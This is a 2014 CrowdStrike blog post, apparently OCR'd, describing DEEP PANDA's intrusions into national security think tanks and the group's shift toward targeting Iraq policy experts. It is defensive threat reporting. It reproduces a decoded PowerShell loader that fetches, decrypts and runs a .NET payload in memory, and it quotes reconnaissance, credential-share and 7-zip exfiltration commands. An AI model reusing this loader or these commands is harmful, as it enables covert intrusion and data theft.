Deep in Thought: Chinese Targeting of National Security Think Tanks

July 7, 2014 Dmitri Alperovitch Executive Viewpoint

For some time now, CrowdStrike has been working with a number of national security think tanks and human rights organizations on a pro bono basis to help them with their security posture. These organizations face some of the most advanced nation-state adversaries — China, Russia, and Iran, just to name a few. The individuals who are typically targeted at these institutions tend to be former senior government officials who still have lots of contacts within Western governments and, as such, their private correspondence is of extreme interest to these attackers. The intelligence services of these nation states are always on the lookout for any clues they may extract from such private communications that may give them an advanced insight into what options government policy makers are considering on particular issues of interest. At the same time, with access to the victim email mailboxes, the adversaries can

craft very realistic spear-phishing lures to the government contacts of targeted think tank personnel by piggybacking on ongoing real conversations and increasing their chances of a successful compromise of an official government email account.

Despite this high threat level, these think tanks are organized as non-profits and often do not have the budgets of commercial organizations to afford cutting-edge security technologies that can help them effectively detect these threats. For this reason, CrowdStrike has provided our Falcon Host endpoint security technology to many of these organizations at no charge to them to help detect and attribute these attackers on their networks in real time, as well as to receive instantaneous full forensic visibility into their behavior to help with full remediation of any incident.

Recently, Falcon Host has detected multiple simultaneous compromises at several national security think tanks from an actor we call DEEP PANDA, one of the most advanced Chinese nation-state cyber intrusion groups. For almost three years now, CrowdStrike has monitored DEEP PANDA targeting critical and strategic business verticals including: government, defense, financial, legal, and the telecommunications industries. At the think tanks, Falcon Host detected targeting of senior individuals involved in geopolitical policy issues, in particular in the China/Asia Pacific region. However, last week the unprecedented real-time visibility provided by Falcon Host into this actor's escapades allowed analysts to observe a radical change in targeting.

This actor, who was engaged in targeting and collection of Southeast Asia policy information, suddenly began targeting individuals with a tie to Iraq/Middle East issues. This is undoubtedly related to the recent Islamic State of Iraq and the Levant (ISIS) takeover of major parts of Iraq and the potential disruption for major Chinese oil interests in that country. In fact, Iraq happens to be the fifth-largest source of crude oil imports for China and the country is the largest foreign investor in Iraq's oil sector. Thus, it wouldn't be surprising if the Chinese government is highly interested in getting a better sense of the possibility of deeper U.S. military involvement that could help protect the Chinese oil infrastructure in Iraq. In fact, the shift in targeting of Iraq policy individuals occurred on June 18, the day


that ISIS began its attack on the Baiji oil refinery.

The Attacks

CrowdStrike's Falcon Host technology used by these think tanks consists of a tiny (under 5mb in size) kernel sensor that is deployed on Windows and Mac servers, desktops, and laptops and is able to do real-time detection and recording of all adversary activities taking place on the system. In addition, by matching the detected activities against our vast Adversary Intelligence repository, Falcon Host can automatically attribute the attack to a known adversary group and provide details about their motivations, capabilities, and key Tactics, Techniques, and Procedures (TTPs).

Recently, we detected breaches of these networks via the use of powershell scripts deployed by the adversary as scheduled tasks on Windows machines. The scripts are passed to the powershell interpreter through the command line to avoid placement of extraneous files on the victim machine that could potentially trigger AV- or Indicator of Compromise (IOC)-based detection.

The scripts were scheduled to call back every two hours to the DEEP PANDA Command and Control (C2) infrastructure.



The script in the command line is base64 encoded, but when decoded it translates to the following code snippet:


```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback
```

```
 = {$true}
$wc = New-Object -TypeName System.Net.WebClient

$wc.Headers.Add("Accept-Language", "en-
US,en;q=0." + ([IntPtr]::Size - 1).ToString())
$wc.Headers.Add("User-Agent", "Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.1; WOW64;
Trident/6.0)")
$rndn = Get-Random
$wc.Headers.Add("Cookie", "p=" + $rndn)
$data =
$wc.DownloadData("https://<ANONYMIZED>/config/oauth/")
[string[]]$xags =
"https://<ANONYMIZED>/config/login/",
"WMITool.Program", "Main", "/f", "ssh", "/s",
"<ANONYMIZED>", "/p", "443"
$Passphrase = "<ANONYMIZED>"
$salts = "<ANONYMIZED>"
$r = new-Object
System.Security.Cryptography.RijndaelManaged
$pass =
[System.Text.Encoding]::UTF8.GetBytes($Passphrase)
$salt =
[System.Text.Encoding]::UTF8.GetBytes($salts)
$r.Key = (new-Object
Security.Cryptography.PasswordDeriveBytes $pass,
$salt, "SHA1", 5).GetBytes(32) #256/8
$r.IV = (new-Object
Security.Cryptography.SHA1Managed).ComputeHash(
[Text.Encoding]::UTF8.GetBytes($rndn) )[0..15]
$d = $r.CreateDecryptor()
$ms = new-Object IO.MemoryStream @(,$data)
$cs = new-Object
Security.Cryptography.CryptoStream $ms,$d,"Read"
$dfs = New-Object
System.IO.Compression.GzipStream $cs,
([IO.Compression.CompressionMode]::Decompress)
$msout = New-Object System.IO.MemoryStream
[byte[]]$buffer = new-object byte[] 4096
[int]$count = 0
do
{
 $count = $dfs.Read($buffer, 0, $buffer.Length)
 $msout.Write($buffer, 0, $count)
} while ($count -gt 0)
$dfs.Close()
$cs.Close()
$ms.Close()
$r.Clear()
[byte[]]$bin = $msout.ToArray()
$al = New-Object -TypeName
System.Collections.ArrayList
$al.Add($xags)
$asm = [System.Reflection.Assembly]::Load($bin)
$asm.EntryPoint.Invoke($null, $al.ToArray())
sleep 5
Exit
```

Once executed, it downloads and executes from memory a .NET executable (typically named Wafer), which in turn typically

downloads and runs MadHatter .NET Remote Access Tool (RAT), one of the favorites of DEEP PANDA. By running them from memory, it leaves no disk artifacts or host-based IOCs that can be identified in forensic analysis. This is typical for DEEP PANDA — stealth is their specialty and they prefer to operate in a way that leaves a minimal footprint on a victim system and often allows them to evade detection for a very long time.




For this same reason, DEEP PANDA likes to use webshells to keep low-footprint persistent access to the victim network, as we've covered in our prior blogs. This case was no exception, and that initial webshell implant allowed them to execute reconnaissance commands such as "tasklist," "net view," and "net localgroup administrators," and then afterward to deploy the powershell scripts.

The adversary used stolen credentials to mount network shares via "net use" command. In one case, they brought in Cult of the Dead Cow's NetE tool onto the system, but most of the time they leveraged existing Windows tools and avoided bringing many new tools into the environment that could make them noisy and easily detectable by technologies that scan for static IOCs.

After using compromised credentials to mount file shares, the adversary was seen compressing data using 7-zip. They were adding different document types to compressed files by wildcarding the extensions, such as:

```
"C:Program Files7-Zip7z" a setup1.log -r -pkkk***
"\<share name>users<UserName>*rtf *doc"
"C:Program Files7-Zip7z" a setup1.log -r -pkkk***
"\<share name>users<UserName>*ppt"
```


They knew exactly which users to target based on their research policy area, and they rapidly pivoted from China/Asia Pacific policy experts to Iraq/Middle East policy experts once their tasking collection requirements changed.




Aggressive Use of Ping to Determine Which Machines of Interest are Online

On one of the compromised machines, the adversary brought in a command-line version of RAR archiver that was named “cftmon.exe” and placed it into “c:windowstemphotfix” directory. The files were encrypted (both file data and headers) with “uinfw” password and the archive files were named after the initials of each user that had been targeted and stored in the same “c:windowstemphotfix” directory.

For lateral movement, they used WMI to deploy the powershell scripts remotely and setup scheduled tasks on the remote systems.



BLOG



Despite the fact that we were seeing nearly identical TTPs used across multiple think-tank targets, there is evidence to indicate

that these operations had different individuals behind the keyboard based on the intricacies of how certain powershell command lines had been used in each case.

Summary

DEEP PANDA presents a very serious threat not just to think tanks, but also multinational financial institutions, law firms, defense contractors, and government agencies. Due to their stellar operational security and reliance on anti-forensic and anti-IOC detection techniques, detecting and stopping them is very challenging without the use of next-generation endpoint technology like Falcon Host. Not only was Falcon Host able to detect this adversary without relying on static signatures or IOCs, but it was able to provide instantaneous and full forensic analysis of what had occurred on each of the compromised endpoints without the need to pull hard drives and do costly and time-intensive forensics, substantially reducing the time needed for remediation.

If you are a non-profit think tank or a human rights organization that would like to take advantage of our no-charge offer of Falcon Host licenses for your servers and desktops, please email us at sales@crowdstrike.com with the subject "Non-Profit Falcon Host Offer."

Our Falcon Intelligence subscribers have had access to multiple reports on the DEEP PANDA actor that includes full analysis of their attribution, tradecraft and TTPs, as well as detection indicators and signatures and remediation instructions. And our CrowdStrike Services has worked on multiple intrusion investigations related to DEEP PANDA in the last year. If you would also like to see a demo of Falcon Host or Falcon Intelligence in action or discuss our Services offerings, please contact our Sales Team to schedule a personal briefing.

Stay safe and keep a watchful eye on the Pandas, Bears, Kittens, and other adversaries who are relentlessly preying on your data!

Dmitri Alperovitch

Co-founder and CTO of Crowdstrike, Dmitri Alperovitch leads the Intelligence, Technology and CrowdStrike Labs teams. Alperovitch has invented 18 patented technologies and has conducted extensive research on reputation systems, spam detection, web security, public-key and identity-based cryptography, malware and intrusion detection/prevention. He is a renowned computer security researcher and thought leader on cybersecurity policies and state tradecraft.
Alperovitch's many honors include being selected as MIT Technology Review's "Young Innovators under 35" (TR35) in 2013. He also was named Foreign Policy Magazine's Leading Global Thinker for 2013 and received a Federal 100 Award for his information security contributions.

Related Content

U.S. – China Agreement on Cyber Intrusions: An Inflection Point

Chinese economic espionage reached its boiling point some time ago, and has been scalding industries throughout…

Are You More Interested in Stopping a Breach or Stopping Malware?

This is a question I ask a lot of organizations that I speak with. While the…

VENOM Vulnerability: Community Patching and Mitigation Update

Today, CrowdStrike disclosed a critical virtual machine escape vulnerability (which we named VENOM) discovered by our…